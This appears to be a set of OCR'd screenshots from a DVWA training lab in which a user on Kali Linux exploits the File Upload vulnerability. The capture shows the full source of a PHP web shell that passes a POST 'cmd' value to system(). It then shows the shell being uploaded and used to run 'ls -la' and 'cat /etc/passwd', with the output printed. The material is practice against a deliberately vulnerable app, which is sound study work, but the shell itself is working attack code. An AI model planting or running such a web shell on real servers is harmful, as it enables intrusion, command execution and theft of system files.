/vulnerabilities/upload/

Kali NetHunter Exploit-DB Google Hacking DB

DVWA

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection

Vulnerability: File Upload

Choose an image to upload:

Browse... No file selected.

Upload

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/

A/vulnerabilities/upload/#

Kali NetHunter Exploit-DB Google Hacking DB

DVWA

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection

Vulnerability: File Upload

Choose an image to upload:


Browse... No file selected.


Upload

../../hackable/uploads/password.jpg succesfully uploaded!

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/


Kali linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Vulnerability: File Upload
password.jpg (JPEG Image,
http://localhost/DVWA/hackable/uploads/password.jpg
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
I got the password!!!!!


Downloads - Thunar
File Edit View Go Bookmarks Help
krishna
Downloads
Places
Computer
krishna
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
index.html
I got the password!!!!!
password.jpg
test.php

~/Downloads/test.php - Mousepad

File Edit Search View Document Help

```
<!DOCTYPE html>
<html lang="en">
<head>
<meta
charset="UTF-8">
<title>PHP Command Executor</title>
<style>
body { font-family: monospace; background-color: #lelele;
color: #d4d4d4; padding: 20px; }
input[type="text"] { width: 300px; background: #333; border:
1px solid #555; color: #fff; padding: 5px; }
input[type="submit"] { cursor: pointer; background: #007acc;
border: none; color: white; padding: 5px 15px; }
.output { background: #000; border: 1px solid #444; padding:
10px; margin-top: 20px; white-space: pre-wrap; }
</style>
</head>
<body>
<h3>Execute System Command</h3>
<form method= "POST">
<input type="text" name="cmd" placeholder="e.g., Is -la or
whoami" autofocus>
<input type="submit" value="Execute">
</form>
<?php if (isset($_POST["cmd"])) {
 echo "<div class="output"><strong>Output:</strong><br />";
 // Using htmlspecialchars to prevent XSS if the command
output contains HTML tags
 $cmd = $_POST["cmd"];
 echo "<pre>";
 system($cmd);
 echo "</pre>";
 echo "</div>";
} ?>
</body>
</html>
```

A/vulnerabilities/upload/#

Kali NetHunter Exploit-DB Google Hacking DB

DVWA

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection

Vulnerability: File Upload

Choose an image to upload:

Browse... No file selected.

Upload

../../hackable/uploads/test.php succesfully uploaded!

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/

Execute System Command

ls -la

Execute

Output:

```
total 44
drwxr-xr-x 2 www-data www-data  4096 Apr 19 07:14 .
drwxr-xr-x 5 www-data www-data  4096 Apr 11 04:22 ..
-rwxr-xr-x 1 www-data www-data   667 Apr 11 04:22 dvwa_email.png
-rw-r--r-- 1 www-data www-data 25726 Apr 19 07:07 password.jpg
-rw-r--r-- 1 www-data www-data  1039 Apr 19 07:22 test.php
```

Execute System Command

cat /etc/passwd

Execute

Output:

```
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
dhcpcd:x:996:996:DHCP Client Daemon:/usr/lib/dhcpcd:/bin/false
```